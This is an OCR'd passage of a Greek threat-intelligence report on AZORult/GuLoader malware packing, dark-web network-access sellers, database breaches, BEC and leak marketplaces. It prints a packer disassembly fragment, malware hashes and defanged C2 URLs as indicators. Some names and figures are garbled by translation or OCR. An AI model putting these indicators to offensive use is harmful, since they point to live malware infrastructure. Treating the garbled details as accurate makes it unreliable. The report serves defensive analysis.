0041ebc5 c7 45 e0 af 47 8c 4c       MOV     dword ptr [EBP + -0x20],0x4c8c47af
0041ebcc c7 45 a8 38 53 85 00       MOV     dword ptr [EBP + -0x58],0x855338
0041ebd3 c7 45 c8 e7 c6 18 10       MOV     dword ptr [EBP + -0x38],0x1018c6e7
0041ebda c7 45 98 81 6f 0b 43       MOV     dword ptr [EBP + -0x68],0x430b6f81
0041ebe1 c7 45 88 5d e7 71 69       MOV     dword ptr [EBP + -0x78],0x6971e75d
0041ebe8 c7 45 9c 9e 70 0d 57       MOV     dword ptr [EBP + -0x64],0x570d709e
0041ebef c7 45 c4 bc d8 43 55       MOV     dword ptr [EBP + -0x3c],0x5543d8bc
```

Εικόνα 4: Απόσπασμα από συμπιεσμένο δείγμα AZORult[50] και απο συμπιεσμένο Sodinokibi[51] που απεικονίζει την τεχνική συσκευασίας (Πηγή: Recorded Future)

Πρέπει επίσης να σημειωθεί ότι τα δύο επόμενα στάδια του packer και στα δύο δείγματα είναι σχεδόν πανομοιότυπα, χρησιμοποιώντας την ίδια λειτουργία κρυπτογράφησης XOR (στάδιο 2) και την τεχνική φόρτωσης συμβολοσειράς (stack string)/PE (στάδιο 3). Το payload που φορτώνεται από αυτό το αρχείο είναι το AZORult 3.3 και την επικοινωνία με ένα διακομιστή εντολών και ελέγχου[52].

- **Dropper — Visual Basic**

Παρατηρήθηκε χρήση αρκετών τύπων packers τους Visual Basic που χρησιμοποιούνται με δείγματα AZORult τους τελευταίους έξι μήνες.

Τον Μάρτιο του 2020, κακόβουλο λογισμικό55 [53]που χρησιμοποιεί τη συσκευή λήψης GuLoader για τη λήψη του payload AZORult. Η συσκευή λήψης GuLoader είναι γραμμένη στην VB6 (Visual Basic6) και παρατηρήθηκε για πρώτη φορά στα τέλη του 2019. Πρωταρχικός σκοπός είναι η λήψη λογισμικού κακόβουλης λειτουργίας που συχνά φιλοξενείται σε υπηρεσίες Cloud, όπως το Google Drive, σύμφωνα με τους ερευνητές του Proofpoint. Η χρήση της έχει παρατηρηθεί με διάφορα είδη RAT, συμπεριλαμβανομένων των Parallax RAT, NanoCore RAT και Remcos RAT. Το δεύτερο στάδιο εκτελεί ένα αίτημα GET56[54] για λήψη του payload AZORult. Όπως σημειώνεται και στην έρευνα του Proofpoint, οι διευθύνσεις URL λήψης που σχετίζονται με το GuLoader είναι συχνά της μορφής <url>/<something>_encrypted_<numbers>.bin, όμως σύμφωνα με τον χρήστη του Twitter @JAMESWT_MHT, το payload επικοινώνησε με το AZORult C2[55].

Τον Μάρτιο του 2020[56] εντοπίστηκε ένα επιπλέον δείγμα που χρησιμοποίησε συσκευαστή VB6 (Visual Basic 6) που περιέχει δυνατότητες αντι-VM και ρίχνει ένα payload AZORult.

Μεταξύ Ιουνίου 2019 και Ιουνίου 2020, η πλειοψηφία (98%) των εργαλείων που εντοπίστηκαν προέρχονται από ανοικτές πηγές, όπως το GitHub ή το Twitter. Από αυτούς, το 60% αναγνωρίστηκε ως

50 MD5: e46441b6244fb3eb19dc4d1d2af8f203
51 MD5: fa4a9e802859a8bb6f05084b35de9e25
52 https://nsabeau[.]com[.]my/error.php
53 MD5: b3112d07dd2dc076df77cac0bd97b2c1
54 https://miowweb[.]gr/cri/new_encrypted_BE0411F.bin
55 http[:]//itsallabout the tubmans[.]com/index.php
56 MD5: 3dd7a1f17c9303029ac4f0ee216badb7

εργαλεία που διατίθενται στην αγορά για δοκιμές διείσδυσης ή Red Team. Παρά την περιγραφή τους ως εργαλεία που προορίζονται μόνο για ερευνητικούς σκοπούς, οι APT εξακολουθούν να δείχνουν ενδιαφέρον για αυτά τα εργαλεία, σχεδόν σίγουρα παρακινούμενοι απο την προσβασιμότητα αυτών των εργαλείων και την ευκολία προσαρμογής ενός ήδη υπάρχοντος εργαλείου αντί της δημιουργίας ενός εκ του μηδενός. Οι ιδιότητες αυτές μπορούν επίσης να καταστήσουν δυσκολότερη την αναγνώρισης της απειλής, καθώς πολλοί παράγοντες απειλών ενδέχεται να χρησιμοποιούν εκδόσεις του ίδιου εργαλείου, δηλαδή το 50% των δημοσιεύσεων των των απειλών στα φόρουμ παρατηρείται οτι ακολουθούν την τακτική της επαναχρησιμοποίησης και κοινοποίησης αυτών των εργαλείων στο GitHub ή στο Twitter. **Η τάση των απειλών που ευνοούν τα εργαλεία ανοικτής πηγής RedTeam είναι πιθανό να συνεχιστεί, ιδίως καθώς τα εργαλεία ανοικτού κώδικα απλοποιούνται ολοένα και περισσότερο στο σχεδιασμό και την εκτέλεσή τους.**

Την 1η Οκτωβρίου 2020, το Υπουργείο Οικονομικών των ΗΠΑ εξέδωσε_δύο οδηγίες σε μια προσπάθεια ευαισθητοποίησης για τις επιθέσεις με ransomware και να σκιαγραφήσει τους κινδύνους των κυρώσεων που σχετίζονται με αγορές ransomware που σχετίζονται με κακόβουλες δραστηριότητες από τον κυβερνοχώρο. Οι έκδοση των οδηγιών αυτών, δείχνει τη δυναμική στάση που παίρνουν οι ΗΠΑ σε απάντηση εκβιαστικών επιθέσεων με ransomware. Η κυβέρνηση των ΗΠΑ έχει προτείνει οι οργανισμοί να μην πληρώνουν τα λύτρα ως πληρωμές καθώς μπορεί να υπονομεύσει τους στόχους της εθνικής ασφάλειας και της εξωτερικής πολιτικής των ΗΠΑ. Ωστόσο, η καθοδήγηση από την κυβέρνηση των ΗΠΑ και άλλες παγκόσμιες υπηρεσίες είναι ασυνεπής, καθώς δεν υπάρχουν ενοποιημένοι ομοσπονδιακοί κανόνες οι οποίοι να αφορούν στο πώς οι οργανισμοί πρέπει να χειριστούν το ταχύτατα αυξανόμενο πρόβλημα των επιθέσεων με ransomware.

2.3 Οι Παραβιάσεις Βάσεων Δεδομένων Παραμένουν Η Κορυφαία Απειλή Για Τους Οργανισμούς Στον Κυβερνοχώρο

Οι παραβιάσεις των βάσεων δεδομένων αποτελούν επί του παρόντος μία από τις σοβαρότερες απειλές για τους οργανισμούς. Ο αριθμός των στοχοποιούμενων οργανισμών αυξάνεται κάθε χρόνο και οι personally identifiable information τους (PII), τα διαπιστευτήρια και άλλες ευαίσθητες πληροφορίες θα πωλούνται ή θα κοινοποιούνται δημόσια στο σκοτεινό διαδίκτυο μετά. Οι κυβερνοεγκληματίες χρησιμοποιούν ποικίλες τακτικές, τεχνικές και διαδικασίες (TTP), όπως επιθέσεις κακόβουλου λογισμικού, εκμετάλλευση ευπαθειών λογισμικού και απειλές εκ των έσω, για να επωφεληθούν από τη συχνά κακή αρχιτεκτονική ασφάλειας των επιτιθέμενων οργανισμών και να αποκτήσουν πρόσβαση σε προσωπικά δεδομένα.

- **Βασικές Διαπιστώσεις**

Παρατηρήθηκε ότι οι «κυβερνοεγκληματίες» αποκτούν πρόσβαση σε δίκτυα χρησιμοποιώντας διαφορετικά TTP, όπως εκτεθειμένους λογαριασμούς, domain controllers, πρωτόκολλα απομακρυσμένης επιφάνειας (RDP), τους δρομολογητές διαδικτύου (IP Routers) τις επιθέσεις powershell, εκτεθειμένα πιστοποιητικά ή RAT.

Η Ανάλυση επίσης δείχνει ότι οι ακόλουθες βιομηχανίες είναι οι πιο στοχοποιημένες: υγειονομική περίθαλψη, εκπαίδευση, μεταφορές, διοικητική μέριμνα, ταξιδιωτικές επιχειρήσεις και τουρισμός, και χρηματοοικονομικές επιχειρήσεις.


Οι παραβιάσεις των βάσεων δεδομένων παρέχουν στην παραοικονομία εισροή νέων δεδομένων που μπορούν να χρησιμοποιηθούν με διάφορους τρόπους, όπως spamming και phishing, επιθέσεις με διαπιστευτήρια, υποκλοπή επαγγελματικών email (Business Email Compromise-BEC), φοροδιαφυγή και διάφορα άλλα είδη οικονομικής απάτης.

Οι βάσεις δεδομένων που έχουν διαρρεύσει κεφαλαιοποιούνται κυρίως μέσω της πώλησής τους σε ανοικτές δημοπρασίες, άμεσες πωλήσεις ή παροχή υπηρεσιών σε συνδρομητική βάση.

2.4 Business Email Compromise-BEC

Ένα άλλο TTP που σχετίζεται στενά με τις παραβιάσεις της βάσης δεδομένων και συχνά διευκολύνεται από αυτές και την πρόσβαση σε δίκτυα είναι η υποκλοπή των επαγγελματικών email (BEC).

Αυτή η μέθοδος είναι παρόμοια με τις τεχνικές εκμετάλλευσης των Μέσων Κοινωνικής Δικτύωσης και ηλεκτρονικού "ψαρέματος" (phishing), καθώς μία απειλή προσπαθεί να παραβιάσει τις βάσεις δεδομένων εταιρειών προσποιούμενος ότι είναι νόμιμος υπάλληλος ή διαχειριστής στην εταιρεία, χρησιμοποιώντας πρόσβαση στους λογαριασμούς ηλεκτρονικού ταχυδρομείου που έχουν παραβιαστεί ή πλαστογραφώντας τις διευθύνσεις. Συχνά, το θύμα πιστεύει ότι επικοινωνούν με έναν πραγματικό εργαζόμενο λόγω της χρήσης νόμιμου ηλεκτρονικού ταχυδρομείου και αποκαλύπτει εμπιστευτικές εταιρικές πληροφορίες ή κάνει μεταφορές χρημάτων σε λογαριασμούς που ελέγχονται από κυβερνοεγκληματίες. Σύμφωνα με το Κέντρο Καταγγελιών Διαδικτυακών Εγκλημάτων του FBI (Crime Complaint Center, IC3), από τις 27 Φεβρουαρίου 2017, οι απάτες BEC συνεχίζουν να αυξάνονται, να εξελίσσονται και να στοχεύουν επιχειρήσεις κάθε μεγέθους. Επιπλέον, σημειώνεται ότι από τον Ιανουάριο του 2015, υπήρξε 1.30% αύξηση των αναγνωρισμένων απωλειών, πλέον συνολικά πάνω από 3 δις δολάρια.



Σχήμα 4 Κυβερνοεπιθέσεις BEC που παρατηρήθηκαν στο σκοτεινό διαδίκτυο κατά το τελευταίο έτος (Πηγή:RECORDED FUTURE) – Εγγεγραμμένο μέλλον

2.5 Πωλήσεις Υπηρεσιών και Εργαλείων

2.5.1 Οι αξιοσημείωτοι πωλητές που συμμετέχουν στην πώληση της πρόσβασης σε δίκτυα, σε σκοτεινά φόρουμ web τους τελευταίους οκτώ μήνες είναι:

- **Ο "streetskip",** γνωστό επίσης ως **"network"**, **είναι** ένας πωλητής πρόσβασης δικτύου σε πολλαπλές αμερικανικές και διεθνείς εταιρείες στο φόρουμ Exploit.

- **Ο "AD0",** ένας μεσολαβητής και εγγυητής στα φόρουμ Exploit και Zloy Team.

- **Ο "bc.monster"** είναι μέλος του Exploit **Forum** και πωλητής δικτυακής πρόσβασης διαφόρων Η.Π.Α. και διεθνείς οργανισμοί, καθώς και PII και κλεμμένα έγγραφα.

- **Ο "B.Wanted"**είναι μέλος του φόρουμ Exploit και πωλητής πρόσβασης στο δίκτυο κυρίως κυβερνητικών οργανώσεων των ΗΠΑ και υπηρεσιών επιβολής του νόμου.

- **Ο "Lalartu"**, είναι μέλος διαφόρων φόρουμ στη ρωσική γλώσσα, είναι πωλητής της πρόσβασης στο δίκτυο των υπηρεσιών επιβολής του νόμου και των δικηγορικών εταιρειών.


- **Ο "AAAAKKKA"**, μέλος αρκετών ρωσόφωνων φόρουμ, επικεντρώνεται κυρίως στην πώληση πρόσβασης στο δίκτυο σε ιταλικές χρηματοοικονομικές και ενεργειακές εταιρείες.

- **Ο "w0zniak"**, μέλος του φόρουμ του Torum, πωλούσε πολλαπλών οικονομικών και διαχειριζόμενων εταιρειών παροχής υπηρεσιών Η.Π.Α.

• **Ο "SHERIFF"** είναι μέλος του φόρουμ Exploit και πωλεί δίκτυα σε κίνδυνο και το σχετικό PII πολλών εταιρειών.

• **Ο "nikolaruss"**, μέλος πολλών ρωσόφωνων φόρουμ, είναι πωλητής των διακυβευμένων δικτύων διαφόρων αμερικανικών και διεθνών εταιρειών.

• **Ο "ellisdouglas", μέλος των αγγλόφωνων φόρουμ Torum, RaidForums, Card Villa και Exploit** πουλάει πρόσβαση διαχειριστή στα δίκτυα δύο αμερικανικών και διεθνών κυβερνητικών οργανισμών, και διαφόρων οργανώσεων και οργανισμών Ρωσικών, Ουκρανικών, της Βραζιλίας και της Γερμανίας.



Εικόνα 5: Ο ellisdouglas παρείχε απόδειξη πρόσβασης στο κρατικό κυβερνητικό δίκτυο του Rio De Janeiro στη Βραζιλία (Πηγή: Φόρουμ Torum)

2.5.2 Σταστικά Στοιχεία

Τα στατιστικά στοιχεία δείχνουν ότι ο αριθμός των παραβιάσεων στις βάσεις δεδομένων, αυξάνεται κάθε χρόνο. Σύμφωνα με τη Norton, το 2019 σημειώθηκαν 3.800 παραβιάσεις που αποκαλύφθηκαν δημοσίως και αποκάλυψαν 4,1 δισεκατομμύρια αρχεία.

Ορισμένες από τις αξιοσημείωτες παραβιάσεις της βάσης δεδομένων αναφέρθηκαν το 2019:


• First American Financial Corp - Πρώτο Αμερικανικό Οικονομικό Σώμα- 885 εκατομμύρια αρχεία
• Facebook, 540 εκατομμύρια έγγραφα
• Fortnite, 200 εκατομμύρια δίσκοι
• Elasticsearch cloud storage, - 108 εκατομμύρια έγγραφα
• American Medical Collection Association - Αμερικανική Ένωση Ιατρικών Συλλόγων - 20 εκατομμύρια αρχεία
• Capital One 106 εκατομμύρια αρχεία
• Biometric records (BioStar 2) -27 εκατομμύρια έγγραφα
• Quest Diagnostics/AMCA-11,9 εκατομμύρια έγγραφα
• Στοιχεία του Ισημερινού-Equador- 20 εκατομμύρια αρχεία
• Hostinger-14 εκατομμύρια αρχεία
• DoorDash - 4,9 εκατομμυρίων
• Verifications[.]io-809 εκατομμύρια έγγραφα

Διάφοροι αναλυτές στο παρελθόν αναγνώρισαν ότι ο Μαξίμ Ντονάκοφ από την Penza της Ρωσίας, κυρίως γνωστός ως ο απειλή "tessa88", χρησιμοποιούσε πολλούς κυβερνοεγκληματίες, όπως "Paranoy777", "Daykalif", "jannet93"," "0db2016," "stervasgoa", και "tarakan72511" για την πώληση βάσεων δεδομένων γνωστών προφίλ όπως LinkedIn, Vkontakte, Mobango, Myspace, Badoo, QIP, Dropbox, Rambler και Twitter σε σκοτεινά διαδικτυακά φόρουμ. ο tessa88 ήταν πωλητής και όχι ο πραγματικός χάκερ των εταιρειών που αναφέρονται παραπάνω και εργάστηκε για μια ομάδα χάκερ που αναγνωρίστηκε ως "Ομάδα Ε." Ο tessa8 πιθανώς συνεργάστηκε με την διαβόητη απειλή "Peace_of_mind", γνωστός επίσης ως "Peace", ο οποίος άρχισε να πουλάει μία βάση δεδομένων LinkedIn ήδη από τις 16 Μαΐου 2016, στην τότε ανενεργή αγορά «TheRealDeal». Παρομοίως, η ομάδα γνωστή ως "Fxmsp Group" αποτελείτο από αρκετά άτομα, μερικά από τα οποία ήταν υπεύθυνα για την απόκτηση πρόσβασης και άλλα για την πώληση ή με άλλο τρόπο την υποβοήθηση της πρόσβασης.

Ως γνωστή υπηρεσία μεσεγγύησης, η AD0 ήταν ο πληρεξούσιος πωλητής της πρόσβασης σε αρκετά εταιρικά δίκτυα υψηλής αξίας που βρίσκονται στις ΗΠΑ, στη Λατινική Αμερική και στην Ασία, με τιμές που κυμαίνονται από 9.600 δολάρια έως περισσότερα από 280.000 δολάρια ΗΠΑ. Τα ανώνυμα θύματα περιελάμβαναν τρεις κατασκευαστικές και αναπτυξιακές εταιρείες, δύο εταιρείες προγραμματιστών λογισμικού και επιχειρήσεις που εμπλέκονται στην παραγωγή τροφίμων, διαδικτυακή λιανική πώληση, γεωργία, συμβουλευτικές υπηρεσίες μάρκετινγκ, παραγωγή πετρελαίου, τηλεπικοινωνίες και αρκετά δικηγορικά γραφεία.

2.5.3 Δωρεάν Διάθεση ελεύθερων βάσεων δεδομένων

Από τις 8 έως τις 9 Οκτωβρίου 2018, ένας παράγοντας κυβερνοαπειλής ο οποίος δραστηριοποιείται σε πολλά σκοτεινά φόρουμ στο διαδίκτυο και έχει ιστορικό εμπλοκής σε διαρροές βάσεων δεδομένων και απάτη PII, ο «Omnipotent», άρχισε να μοιράζεται δημοσίως βάσεις δεδομένων ψηφοφόρων από διαφορετικές πολιτείες των ΗΠΑ από το 2017 έως το 2018, που περιείχαν ταυτότητες ψηφοφόρων, πλήρη ονόματα, φυσικές διευθύνσεις, προηγούμενες διευθύνσεις, ημερομηνίες γέννησης, φύλο, αριθμούς τηλεφώνου, κατάσταση ψηφοφόρων και ιστορικό ψηφοφόρων, για τις παρακάτω Πολιτείες:




Εικόνα 6: Η βάση δεδομένων ψηφοφόρων της Φλόριντα 2018 κοινοποιήθηκε δημόσια από το Omnipotent (Πηγή:Φόρουμ RAID)

• Ένας άλλος παράγοντας απειλής που εμπλέκεται σε δραστηριότητες μεγάλης κλίμακας που σχετίζονται με βάσεις δεδομένων που έχουν διαρρεύσει είναι ο «Download», η οποία δημοσίευσε ένα νήμα στα φόρουμ Raid στις 5 Οκτωβρίου 2018, στο οποίο ο φορέας απειλών ισχυρίστηκε ότι έχει βάσεις δεδομένων ψηφοφόρων διαφορετικού μεγέθους για 20 διαφορετικές πολιτείες. Κάθε βάση δεδομένων περιείχε πλήρη ονόματα, αριθμούς τηλεφώνου, φυσικές διευθύνσεις και ιστορικό ψηφοφορίας. Το κόστος αυτών των βάσεων δεδομένων κυμαινόταν, από 200 δολάρια έως 12.500 δολάρια ΗΠΑ.

• Η ανάλυση της ανάρτησης που έγινε από τον «Download» έδειξε γραμματικά λάθη και αμήχανες φράσεις που υποδηλώνουν ότι ο παράγοντας της απειλής δεν είναι μητρική αγγλική γλώσσα. Επιπλέον, ο απειλητικός παράγοντας τοποθέτησε το σύμβολο του νομίσματος των ΗΠΑ μετά το ποσό (π.χ. 200 δολάρια), ένα λάθος που συνήθως έκαναν άτομα από χώρες του πρώην Σοβιετικού Μπλοκ.

Εικόνα 7: Ο «Downloading» πουλούσε βάσεις δεδομένων ψηφοφόρων για 20 πολιτείες των ΗΠΑ (Πηγή: Φόρουμ RAID)

• Μια άλλη πηγή είναι τα πλέον, ανενεργά, Φόρουμ «Breach», ένας υπόγειος κόμβος για την κοινή χρήση και πώληση βάσεων δεδομένων που έχουν παραβιαστεί, και χρησίμευσε ως φόρουμ για διαδικτυακούς εγκληματίες που ανταλλάσσουν εργαλεία και τεχνικές hacking.



Εικόνα 8: Σελίδα έναρξης για φόρουμ παραβίασης (Πηγή: Φόρουμ που έχει παραβιαστεί)


• Μια άλλη πλατφόρμα που εμπλέκεται σε πωλήσεις βάσεων δεδομένων που παραβιάστηκαν και εκτέθηκαν σε μεγάλη κλίμακα είναι η τρέχουσα ανενεργή αγορά WeLeatdata (*weleakdata[.]com*). Σύμφωνα με το "DARK Reading," στις 17 Ιανουαρίου 2020, ο τομέας *weleakinfo[.]com* κατασχέθηκε από το Ομοσπονδιακό Γραφείο Ερευνών (FBI) ως μέρος μιας διεθνούς προσπάθειας επιβολής του νόμου στην οποία συμμετείχαν υπηρεσίες από τις ΗΠΑ και την Ευρώπη. Το άρθρο ανέφερε επίσης τον τομέα *weleakdata[.]com* ως μέρος αυτής της λειτουργίας. Η αγορά ισχυρίστηκε ότι είχε πάνω από 12 δισεκατομμύρια αρχεία που συγκεντρώθηκαν από πάνω από 10.000 παραβιάσεις. Η εγγραφή στην αγορά πληρώθηκε και κόστισε 9,99 λίρες στερλίνες ανά τρεις μήνες πρόσβασης. Η αγορά διέθετε ιδιωτικό τμήμα με περιορισμένο αριθμό μελών, το οποίο κόστιζε 399 δολάρια. Μετά την αγορά πρόσβασης σε αυτή την ενότητα, τα μέλη θα μπορούσαν να έχουν κατεβάσει απεριόριστο αριθμό βάσεων δεδομένων. Σύμφωνα με την ιστοσελίδα, το WeLeavData παρείχε συνδέσεις σε άλλες τοποθεσίες web στο διαδίκτυο και δεν φιλοξένησαν τα ίδια αρχεία. Η αγορά είχε τη δική της υπηρεσία μεσάζοντα (μεσεγγύηση).

Εικόνα 9: Αρχική σελίδα της ενημερωμένης ιστοσελίδας WeVentData στην οποία περιλαμβάνονται βάσεις δεδομένων που έχουν παραβιαστεί, στις 12 Μαρτίου 2020 (Πηγή: DataLeak)

2.5.4 Πωλήσεις νέων και σύνθετων βάσεων δεδομένων μέσω υπηρεσιών που βασίζονται σε συνδρομή

